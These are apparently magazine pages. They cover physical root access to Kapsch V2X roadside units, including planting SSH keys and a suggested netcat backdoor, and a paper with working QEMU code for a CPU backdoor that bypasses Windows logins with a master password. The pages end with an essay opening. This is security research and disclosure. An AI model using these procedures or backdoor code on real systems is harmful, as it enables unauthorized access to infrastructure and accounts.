
CPU: Intel E3825
RAM: 1GB
SPI Flash Memory/EEPROM:
Macronix MX25L6406E 8MB
eMMC: 4gb (3.6gb accessible)
RF: ALPS UMPZ2-ES4.1 (ALPS UMZ2 V753)
(User Guide for a similar chip: [15])
Hardware Monitor: Nuvoton NCT7802Y
Ethernet Controller: Intel Ethernet Controller I210-AT
GNSS: uBlox NEO-M8N-0-10
LTE-Modem: QualComm

I've included the block diagrams from the data sheets [10]

Here's the block diagram for 9160:



Here's the block diagram for 9260 [11]:



2.3 Notable Physical Interfaces

The 9160 and 9260 have the following notable physical interfaces:

- a microSD slot
- a mSATA slot
- 4 pins for read-only UART labeled "debug"
- 4 pins for I2C/SPI labeled "I2C"
- USB B Port (which can be configured for client or host via BIOS)
- a PoE RJ45 port
- some other goodies: there's another spot if you wanted to add an additional radio and another set of pads labeled "USB."

Unique to 9260 are the following physical components/interfaces:

- a bridge board with another set of read-only UART pins labeled "debug"
- an LTE modem with a dip switch
- a micro-USB port
- a 3 pin and 4 pin set

Additionally, the 9260 has a second RJ45 port, but I haven't determined its use yet.

2.4 Notable Firmware/Software

LEO Versions: 3.2.0.829.23, 3.8.0.1119.42, 4.6.0.1211.28

Embedded OS (EOS) Linux Versions (They're based off ELBE/Debian):

9260: 3.16.35-c3p+, 9160: 4.9.124-ris-152.29

Phoenix Secure Core: MVV1R976 X64 & MVV1R994 X64

V2X RSU Server: roadside

V2X Chipset Firmware Version: 1.19.0-deb9-x86 1002

LTE Modem Firmware: MDM9650

Other relevant binaries: acme (V2X radio test), llc (same thing but when using the Cobra Wireless binary [cw-llc]), rsu-configuration (custom V2X configuration script), cv2x-daemon & cv2x-config, C2X_HOST_APP.bin (API wrapper to interact with SXF17XX), aerolink libraries, v2x_radio_test, mm_server

I also included a list of custom debs found on the units in the raw output section of this paper.

3. Attack Surface

3.1 Lack of Everything

To be blunt, there is a lot to this embedded device, and to the V2X/CV2X stack, and since the device isn't on every corner or in every car, there isn't much public information about it. There were some vulnerabilities found in IPA utilized and I've covered the state of public vulnerabilities, teardowns, explanations or any other kind of information (easily) accessible to the public. Due to this, the entire hardware side of vehicle-to-everything, in its current state, is in its lack-of-everything. Hopefully my work -- however basic it is -- will get some other hackers jumping down these rabbit holes with or without me.

In the next few sections, I'm not going to list all the types of vulnerabilities that you can find within each category but more just to give a starting place to do your own research into them.

Most of the vulnerabilities from Phase 1 do not cover all the following categories so I'm opting to exclude going into vast detail. As I continue with my research, I will write more about them.

3.2 Hardware

Obviously with so many physical components and interfaces, there is a ton of attack surface. Whether it be attaching a SOIC clip to the SPI chip to overwrite the firmware, modify the EEPROM, read/modify over I2C, insert malicious drivers or boot off USB, mSata, or microSD. Not going to list it all here, but the physical/hardware attack surface is extensive.

3.3 Pre-Embedded Operating System (EOS) (BIOS/Bootloader/Kernel)

The pre-EOS components are definitely a great place to start on the software/firmware side of things. There is some documentation on Phoenix SecureCore and obviously plenty on syslinux. There are some custom kernel modules but I haven't had to do much beyond modifying kernel modules to get root access in Phase 1.

3.4 Firmware/EOS

A bunch of the firmware and EOS is closed source, custom, proprietary, confidential, requires a license and is in no meaningful way in the hands of the public. That said, what I will state is, these units all run a customized Embedded Linux Build Environment (ELBE) Debian-based Linux EOS.

They often utilize a modified version of firmware if not running a completely custom firmware built from scratch. This ends up being so fascinating as it's all new and custom but also, it's so much work to wrap your brain around it all.

One example: I found one blog post about wardriving/sniffing V2X (DSRC) signals which utilized old Atheros ATH9K wireless cards with custom drivers and a great DefCon lecture [16] but that's it. Then I found an academic paper and a GitHub Repo -- which tracks which ATH9K Wireless NICs are supported. The academic paper and GitHub repo mention that, *in theory* some ATH10 wireless cards should work on the devices as well.

So it was then wild to find a custom ATH10 firmware on the devices.

This firmware is located at:

```
/mnt/c3platpersistent/opt/firmware/ath10k/QCA988X/hw2.0/
```

4 - Achieving Root

4.1 - Simple and Useful

These systems come shipped with an EFI shell (I know, right?) which makes things a lot easier to deal with. There is a lot you can do via the EFI shell but this section is going to cover the simplest path to gaining root access on the device.

Unscrew the four screws to pop the cover off the unit. Then attach your UART adapter to get output, insert your FAT32 formatted microSD card into the port, and insert a keyboard into the USB port. Press F5 to enter the boot menu upon connecting your PoE cable and select “Internal Shell”. Once in the EFI shell, you'll see that the microSD is mounted as fs0 and the system's emmc is mounted as fs1. Use the cp command to copy fs1: to fs0:.

Command:

```
cp -r fs1:\ fs0:\images
```

Unplug the PoE cable to shut off the unit, pop out the microSD and insert it into a Linux box. cd to the microSD and then the /live/ directory.

Now use unsquashfs -s rootfs to get information including compression and block size which are needed to resquash the EOS after making modifications.

Cool, now you can cd into squashfs and view the EOS files. By default, these units are configured for IPv6 exclusively, so at minimum you need to add a bridge to etc/network/interfaces such as the following:

```
auth eth0:1
iface eth0:1 inet static
address 192.168.1.XXX
netmask 255.255.255.0
gateway 19.168.1.1
```

Now, add your ssh public key to root/.ssh/authorized_keys and be sure to chmod the .ssh/ and authorized_keys files properly. Lastly, uncomment the authorized_keys line within the sshd configuration file.

Now resquash the modified EOS filesystem via:

```
mksquashfs squashfs-root output/rootfs -comp gzip -b 131072 -noappend
```

Copy the new rootfs to the microSD, etc. Once back in the EFI shell, cp the new rootfs to /live/rootfs. For good measure, mv the Manifest and Manifest.asc files and rename them with .bak.

Now exit the EFI shell, wait for the unit to boot and:

```
ssh -i root_priv_key root@192.168.1.XXX.
```

If you're prompted for a password, it's likely that the ssh server is asking for an outdated algorithm for the key, so use this to get around that temporarily:

```
ssh -o PubkeyAcceptedAlgorithms=+ssh-rsa -i root_priv_key root@192.168.1.XXX
```

Grats, you now have root access.

4.2 Quickest

To gain just any type of root access, you can just add a netcat backdoor to rc.local, cron.d, a custom service or some other ways that you know.

4.3 Troubleshooting

On some units I needed to disable IPV6 completely. There are a bunch of ways to do this such as via modifying kernel parameters in /live/LIVE or in syslinux.cfg by adding 'ipv6.disable=1' to the APPEND line. Alternatively, by adding the following lines to /usr/tmplt/etc/sysctl.d/99-sysctl.conf:

```
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
net.ipv6.conf.lo.disable_ipv6 = 1
```

If you're still having trouble getting the unit to be accessible over IPv4, I have a few other tips:

- Remove 'quiet' from the APPEND line
- add 'console=ttyS0,115200N8'

There are a ton of other kernel parameters you can add to assist in troubleshooting.

Although this shouldn't be needed, here are some other changes you can make:

- comment out any lines in avahi-daemon.conf that mention ipv6
- add eth0:1 to not be managed by avahi.
- Remove the 'rescue_mode=shell' from the APPEND line in RESCUE.

There are two versions of the EOS that the unit includes: the rescue and live versions. It was a coin flip if the unit I got initially tried to boot to rescue or live. If it's booting to rescue, there are a few extra steps but really you can modify the bootloader parameters to boot to live.

If you're struggling to get the device to boot to the live firmware image, just use the edit command within the EFI shell to modify the RESCUE file:

- change the BOOT_IMAGE=/rescue/vmlinuz to BOOT_IMAGE=/live/vmlinuz
- change the value of root_sfs from root_sfs=/live/rootfs to root_sfs=/rescue/rootfs

Now, you really shouldn't have to do this but if you're still having trouble, you can look into modifying the update_ipconfig.sh script to get IPv4 configured properly.

[... Read the full version of this article online ...]

8 - References

[1] https://apkpure.com/kapsch-ewalk/net.kapsch.ewalk/versions

[2] https://5gaa.org/c-v2x-explained/

[3] https://github.com/usdot-fhwa-OPS/V2X-Hub

[4] https://www.wjbf.com/business/press-releases/accesswire/983795/kapsch-trafficcom-supports-colorado-connected-vehicle-safety-project/

[5] https://www.kapsch.net/_Resources/Persistent/7b221a05b49b2d630a46508667e0d52de5f2efe7/Reference_Factsheet_Colorado_DOT_I-70_Corridor_EN.pdf

[6] https://www.kapsch.net/_Resources/Persistent/59824d4e81dce9d1a902359261304f6cf8231654/KTC-CVS-Reference_Ohio_33-SMC.pdf

[7] https://www.kapsch.net/en/press/releases/ktc-20240702-pr-en

[8] https://www.traffictechnologytoday.com/news/connected-vehicles-infrastructure/kapsch-supplying-equipment-for-australias-largest-c-its-connected-vehicle-pilot-project.html

[9] https://www.etsi.org/deliver/etsi_en/302600_302699/302663/01.02.00_20/en_302663v010200a.pdf

[10] https://di9mr54a05a64.cloudfront.net/api-mciaustralia.expoplatform.com/media/MTYxODI3MDY3NzYwNzRkOWQ1ZThlYTI%3D.pdf

[11] https://www.kapsch.net/_Resources/Persistent/3d251a8445e0bf50093903ad70b3dbed34dec7e7/KTC-CVS_RIS-9260_DataSheet.pdf


[12] https://www.kapsch.net/_Resources/Persistent/b60658fe131d82fe20c5389cdc2f6425064f4a88/KTC-CVS_RIS-9360_DataSheet.pdf

[13] https://fcc.report/FCC-ID/XZU9160/

[14] https://www.mouser.com/datasheet/2/965/come_mbt10_datasheet-3235566.pdf

[15] https://content.u-blox.com/sites/default/files/EVK-THEO-P1_UserGuide_%28UBX-15013939%29.pdf

[16] https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%20Woodbury-and-Haltmeyer-Linux-Stack-Based-V2X-Framework-Hack-Connected-Vehicles.pdf



A CPU Backdoor

AUTHOR: uty <whensungoes@gmail.com>

Table of Contents

1. Introduction

The concept of CPU backdoors is both fascinating and controversial. While their existence is often debated, it's hard to believe that the major CPU vendors (like Intel, AMD, ARM and IBM) or certain agencies have never considered them. An effective CPU backdoor must be undetectable and lethal, reserved only for breaching the most secure systems as a last resort.

Current discussions often focus on undocumented instructions. Problem is, those still require the attacker to already have some foothold in the system. Instead, what if a backdoor embedded deep within the processor's microarchitecture, could grant access to a system without requiring any prior compromise?

Certainly, components like the Baseboard Management Controller (BMC) and Intel's Management Engine (ME), along with their underlying controlling bus, can fully control a system at the deepest level. However, these features are at least partially documented and typically fall under the broader category of Reliability, Availability, and Serviceability (RAS).

Customers should already be well aware of the risks when their devices are marketed as remotely manageable.

The goal of this project is to implant a CPU backdoor by altering instruction implementations. It is not meant to make a destructive "halt-and-catch-fire" instruction. This backdoor is designed to subtly manipulate critical instructions such as "CMP" that are involved in password authentication, to bypass system security checks.

Imagine an attacker sitting down at a secured machine he's never touched before, or connecting remotely. By entering one secret master password, he can gain access to any account on the system.

Years ago, a security researcher demonstrated an attack on an ATM running Windows XP by exploiting an exposed FireWire port. This port allowed direct memory access from the connected peer machine, bypassing Windows XP's login mechanism.

This is how the Windows password authentication works: when Windows system received a password input, it would pad the string and generate a 16-byte NTLM hash, which the system compared against stored credentials in the SAM database via the MsvpPasswordValidate()

function within msv1_0.dll. By accessing the system's memory through the FireWire interface, the attacker could patch the validation function to always return "true" (rendering all passwords valid) or embed a predetermined hash to accept a specific master password. This memory-level manipulation completely circumvented Windows XP's security measures, granting unrestricted access to any system account.

Surprisingly, the hash used is unsalted. Even Windows 10 still relies on unsalted hashes (I haven't tested Windows 11 yet, as none of my machines or VMs meet its requirements, but I suspect the situation remains unchanged). A CPU password backdoor would be especially convenient due to the predictability of unsalted hashing.

One challenge for hardware-level backdoors is that CPU cores operate at a lower abstraction layer, stripping away OS-level context during instruction execution. However, it is notable that operating system authentication module has remained largely unchanged for years (all NT-based Windows systems use the same authentication mechanism and libraries as just described above, at least from Windows XP to Windows 10), whether by deliberate design or simply due to the robustness of their implementation.

For the backdoor design, malicious circuitry is embedded into the CPU's Arithmetic Logic Unit (ALU). When a specific hash value is compared, the malicious circuitry manipulates the ALU to produce a false result, forcing it to return a match regardless of the actual comparison. This manipulation is triggered when the ALU operation originates from a CMP instruction executed by the password authentication module (64-bit hashes derived from the secret master key prevent false triggers). As a result, the master key will be accepted as valid for any stored credentials, bypassing authentication checks.

To validate this concept, I employed QEMU with TCG (Tiny Code Generator) to demonstrate the backdoor on a virtual x86 machine running Windows.

To further verify the backdoor's feasibility on commercial hardware, I implemented it in Verilog RTL for the OpenSPARC T1 (Sun Microsystems' open-source UltraSPARC T1 variant) and deployed it on a Xilinx ML505 (Virtex-5 LX110T) FPGA board. This FPGA implementation enabled cycle-accurate verification of the backdoor on actual CPU hardware.

Since Windows does not support SPARC-based systems, I installed a Linux distribution instead and made adjustments to the backdoor. In Linux and other Unix-like systems, the use of salted password hashes complicates backdoor implementation. The salt prevents the CPU from directly recognizing predefined hash values, but the username transmitted in cleartext can still serve as an alternative trigger.

A microcode-based prototype was also implemented on an Intel Pentium N4200 CPU (Goldmont microarchitecture) to validate the concept on commercial hardware.

This paper is structured in three main sections. We begin by discussing existing CPU backdoors to establish necessary background knowledge. Next, we introduce and demonstrate our novel CPU backdoor design. Finally, we discuss and conclude with our insights.

2. Known CPU "Backdoors"

[... Read the full version of this article online ...]

3. Designing a CPU Backdoor

The known backdoors discussed earlier, along with proposed ideas [3][18], require the attacker to already possess code execution capabilities within the system. However, obtaining initial access often presents the greatest challenge. To address this, we consider the login process. Password authentication, a foundational security mechanism, relies on users submitting credentials (username and password) for verification. However, even robust password authentication fails if the CPU itself is backdoored, enabling attackers to bypass verification silently.

3.1 Windows Password Authentication Bypass via Backdoored Instruction

Windows password authentication works as follows. During login, user password is padded and hashed to 16 bytes using NTLM algorithm. The MsvpPasswordValidate() function from msv1_0.dll then compares this hash with the one stored in the SAM database using RtlCompareMemory(). If they match, authentication succeeds. Below is the disassembly of RtlCompareMemory().

```
ntdll!RtlCompareMemory:
76ff6970 56 push esi
76ff6971 57 push edi
76ff6972 fc cld
76ff6973 8b74240c mov esi,dword ptr [esp+0Ch]
76ff6977 8b7c2410 mov edi,dword ptr [esp+10h]
76ff697b 8b4c2414 mov ecx,dword ptr [esp+14h]
76ff697f c1e902 shr ecx,2
76ff6982 7404 je ntdll!RtlCompareMemory+0x18 (76ff6988)

ntdll!RtlCompareMemory+0x14:
76ff6984 f3a7 repe cmps dword ptr [esi],dword ptr es:[edi]
76ff6986 7516 jne ntdll!RtlCompareMemory+0x2e (76ff699e)

ntdll!RtlCompareMemory+0x18:
76ff6988 8b4c2414 mov ecx,dword ptr [esp+14h]
76ff698c 83e103 and ecx,3
76ff698f 7404 je ntdll!RtlCompareMemory+0x25 (76ff6995)

ntdll!RtlCompareMemory+0x21:
76ff6991 f3a6 repe cmps byte ptr [esi],byte ptr es:[edi]
76ff6993 7516 jne ntdll!RtlCompareMemory+0x3b (76ff69ab)

ntdll!RtlCompareMemory+0x25:
76ff6995 8b442414 mov eax,dword ptr [esp+14h]
76ff6999 5f pop edi
76ff699a 5e pop esi
76ff699b c20c00 ret 0Ch

ntdll!RtlCompareMemory+0x2e:
76ff699e 83ee04 sub esi,4
76ff69a1 83ef04 sub edi,4
76ff69a4 b904000000 mov ecx,4
76ff69a9 f3a6 repe cmps byte ptr [esi],byte ptr es:[edi]

ntdll!RtlCompareMemory+0x3b:
76ff69ab 4e dec esi
76ff69ac 2b74240c sub esi,dword ptr [esp+0Ch]
76ff69b0 8bc6 mov eax,esi
76ff69b2 5f pop edi
76ff69b3 5e
```

Since the hash data is exactly 16 bytes long and system-allocated memory is typically word-aligned, RtlCompareMemory() optimizes the comparison process. On 32-bit x86 systems, it performs four 32-bit (DWORD) comparisons using REPE CMPSD, while on 64-bit x86 systems, it executes two 64-bit (QWORD) comparisons via REPE CMPSQ, as shown below.

```
x86
"f3a7   repe cmps dword ptr [esi],dword ptr es:[edi]"

x86_64
"f348a7  repe cmps qword ptr [rsi],qword ptr [rdi]"
```

The esi and edi registers store the memory addresses of the two hash values being compared, while ecx contains the number of comparisons to perform.

The repe (or repz) prefix instructs the CMPS instruction to repeat until either ecx reaches zero or a mismatch is detected.In the Windows password authentication process, CMPS functions as the decisive instruction. Its result directly determines whether authentication passes or fails.

Consider the password "123" as the secret master password. Its corresponding hash is "3dbde697d71690a769204beb12283678". During the REPE CMPS instruction on x86 systems, the edi register contains the memory pointer and sequentially reads the data values 0x97e6bd3d, 0xa79016d7, 0xeb4b2069, and 0x78362812. On x86_64 systems, this data is organized in 64-bit thunks as 0xa79016d797e6bd3d and 0x78362812eb4b2069. When the backdoored CPU processes these specific values during a CMPS operation, it will set the Z flag to indicate a match, regardless of the actual memory content. As a result, the password "123" will successfully authenticate against any password stored in the system.

The REPE CMPS instruction is relatively complex. It involves memory accesses and multiple arithmetic operations. For instance, the data comparison is essentially a subtraction operation carried out by the ALU.

In real x86 processors, it will be decoded into microcode routines stored in the CPU's microcode ROM, which then executes the corresponding sequence of micro-operations.

3.2 x86 QEMU TCG-based Prototype

I truly wish I could implement this backdoor on a x86 CPU. However, I haven't found an open-source x86 processor capable of running the Windows NT kernel, and developing one myself is beyond my current capabilities (though I'm studying the ao486_MiSTer project). For now, I'll demonstrate the backdoor using QEMU's TCG emulator instead.

(Three years later, I'm still working towards my x86-core goal. Fortunately, microcode has become far more accessible, allowing me to prototype a microcode-based backdoor as well. Full details are in Section 3.4.)

TCG (Tiny Code Generator) is QEMU's dynamic binary translation engine. Instead of interpreting instructions one by one (like Bochs), TCG translates target CPU instructions into intermediate TCG ops, which are then compiled into host machine code. This approach, called Dynamic Binary Translation, delivers significantly better performance than traditional interpreters while still being software-based.

To understand how TCG translates machine code, we begin with disas_insn() which is the core function that decodes CPU instructions into TCP ops.

```
static target_ulong disas_insn (DisasContext *s, CPUState *cpu);
```

Located in target/i386/tcg/translate.c, this implementation handles both x86 and x86_64 architectures. The disas_insn() function uses a large switch-case structure for instruction decoding. Within it, opcode 0xa7 maps to the CMPS instruction with dword operands, as illustrated below.

```
case 0xa6: /* cmpsS */
case 0xa7:
    ot = mo_b_d(b, dflag);
    if (prefixes & PREFIX_REPNZ) {
        gen_repz_cmps(s, ot, pc_start - s->cs_base,
                      s->pc - s->cs_base, 1);
    } else if (prefixes & PREFIX_REPZ) {
        gen_repz_cmps(s, ot, pc_start - s->cs_base,
                      s->pc - s->cs_base, 0);
    } else {
        gen_cmps(s, ot);
    }
    break;
```

gen_cmps() handles standalone CMPS instruction, while gen_repz_cmps() processes REP-prefixed CMPS operations by repeatedly invoking gen_cmps() for each iteration. The implementation is shown below.

```
static inline void gen_cmps(DisasContext *s, MemOp ot)
{
    gen_string_movl_A0_EDI(s);
    gen_op_ld_v(s, ot, s->T1, s->A0);
    gen_string_movl_A0_ESI(s);
    gen_op(s, OP_CMPL, ot, OR_TMP0);
    gen_op_movl_T0_Dshift(s, ot);
    gen_op_add_reg_T0(s, s->aflag, R_ESI);
    gen_op_add_reg_T0(s, s->aflag, R_EDI);
}
```

It is constructed using TCG front-end operations, which consist of functions beginning with tcg_ such as tcg_gen_mov_tl(). These operations represent fundamental CPU instructions and are directly translated into host machine code during JIT compilation, functioning similarly to microcode in real x86 CPU. For more complex instruction emulation that cannot be efficiently represented with basic TCG operations, TCG provides a helper function mechanism. These helpers are implemented as C functions that are called from TCG-generated code, allowing complex operations to be executed as precompiled native binary for optimal performance. By using helper functions for complicated cases, TCG avoids the need to express sophisticated logic through TCG ops while maintaining execution speed.

The helper function gen_helper_malicious_cmps() implements backdoor logic that checks if the memory pointed to by edi/rdi matches predefined master password hashes. If a match is found, gen_malicious_op() alters the resultof the CMPS instruction to fake a successful comparison. Relevant code snippets are shown below.

```
static inline void gen_cmps(DisasContext *s, MemOp ot)
{
    TCGv ret0;
    ret0 = tcg_temp_local_new();

    gen_string_movl_A0_EDI(s);
    gen_op_ld_v(s, ot, s->T1, s->A0);
    gen_string_movl_A0_ESI(s);

    gen_helper_malicious_cmps(ret0, cpu_env, s->T1);
    gen_malicious_op(s, OP_CMPL, ot, OR_TMP0, ret0);

    gen_op_movl_T0_Dshift(s, ot);
    gen_op_add_reg_T0(s, s->aflag, R_ESI);
    gen_op_add_reg_T0(s, s->aflag, R_EDI);

    tcg_temp_free(ret0);
}


#ifdef TARGET_X86_64
target_ulong helper_malicious_cmps(CPUX86State *env, uint64_t rdi)
{
    target_ulong val = 0;

    if (rdi == 0xa79016d797e6bd3d || rdi == 0x78362812eb4b2069)
    {
        printf("helper_malicious_cmps: edi 0x%llx\n",
                                        (long long unsigned int)rdi);
        val = 1;
    }

    return val;
}
#else
target_ulong helper_malicious_cmps(CPUX86State *env, uint32_t edi)
{
    target_ulong val = 0;

    if (edi == 0x97e6bd3d || edi == 0xa79016d7
     || edi == 0xeb4b2069 || edi == 0x78362812)
    {
        printf("helper_malicious_cmps: edi 0x%x\n", edi);
        val = 1;
    }

    return val;
}
#endif


/* if d == OR_TMP0, it means memory operand (address in A0) */
static void gen_malicious_op(DisasContext *s1, int op, MemOp ot, int d,
TCGv ret0)
{

...

    switch(op) {

...

    case OP_CMPL:
        {
        // uty: test
        TCGv one;
        one = tcg_constant_tl(1); // no need to free
        tcg_gen_movcond_tl(TCG_COND_EQ, s1->T0, ret0, one, one, s1->T0);
        tcg_gen_movcond_tl(TCG_COND_EQ, s1->T1, ret0, one, one, s1->T1);

        tcg_gen_mov_tl(cpu_cc_src, s1->T1);
        tcg_gen_mov_tl(s1->cc_srcT, s1->T0);
        tcg_gen_sub_tl(cpu_cc_dst, s1->T0, s1->T1);
        set_cc_op(s1, CC_OP_SUBB + ot);

        tcg_temp_free(one); // tcg_temp_free will simply ignore it
        }
        break;
    }
}
```

The master password '123' will authenticate successfully once the REPE CMPS instruction completes its comparison with all hash fragments. This means that on this QEMU virtual machine, as long as it runs a Windows NT-based system, the password '123' can be used to access any user account.

[... Read the full version of this article online ...]

4. Miscellaneous

[... Read the full version of this article online ...]

5. Conclusion

This paper introduces a CPU backdoor that enables an attacker to log into any account on the system using a master password.

To test the idea, three prototypes are built: one on the QEMU TCG emulator, another on the OpenSPARC T1 processor (FPGA-based), and a third via microcode modification on an Intel Pentium N4200 CPU.

The idea we aim to convey is this: while embedding backdoors deeper into hardware improves stealth, hardware alone imposes usability constraints.

However, if the software intentionally cooperates the hardware, we gain more opportunities to deploy effective CPU backdoors. In our approach, the upper-layer operating system's password authentication module exhibits detectable behavioral patterns, which the CPU monitors to infer authentication events.

6. Acknowledgements

Special thank you to my wife uay and our kids Ray and Summer! You never stop believing in me. Even after three long years, you still have faith that I'll finish this paper. I love you all so much!

Thanks to ChatGPT and DeepSeek for helping me write this paper!

7. References

[3] CPU bugs, CPU backdoors and consequences on security

[18] Designing and implementing malicious hardware

The Feed Is Ours: A Case for Custom Clients

AUTHOR: tgr <tgr@tgrcode.com>

Editor's note:
This article has shortened to fit the print format.The full version will be available online at https://phrack.org

Table of Contents

0 Introduction

In 1995, when the World Wide Web was less than 2 years old and SSL 2.0 had only been released earlier that month, Neal Stephenson published a book hypothesizing a greatly advanced version of his society.

Drawing from scientific, not fictional, ideas growing in the late 20th century from books like "Engines of Creation (1986)" and "Nanosystems (1992)", this book proposed a striking kind of post-scarcity that remains to be seen even in the bounty of today.


"The Diamond Age" proposed a type of nanomaterial distribution network capable of providing dependable streams of basic atoms like carbon, sulfer, oxygen and hydrogen. The "Feed", as it was called, was capable of providing "boxes of water and nutri-broth, envelopes of sushi made from nanosurimi and rice, candy bars" [0] from free matter compilers dotted throughout the urban landscape. Paid MCs are capable of creating much more complex structures, like the Primer, of which much has been said in regards to the development of Large Language Models.

The Feed is not purely altruistic, however. It is capable of reporting what is created and by whom to its operators. And unfortunately neo-Victorians do not have the best interests of other phyles at heart. In order to instill subversiveness in his daughter Fiona the secondary protagonist John Percival Hackworth secretly commissions the creation of a second Primer, which had only been intended for his employer. The engineer behind this second Primer, who operated his own private, untraceable Feed, called himself a"Reverse Engineer" [1].

[...]

The World Wide Web, TLS, large search engines - all of which started for the purposes of ensuring security and the continued proliferation of information freely, now serve to pull the internet back into its centralized origins.

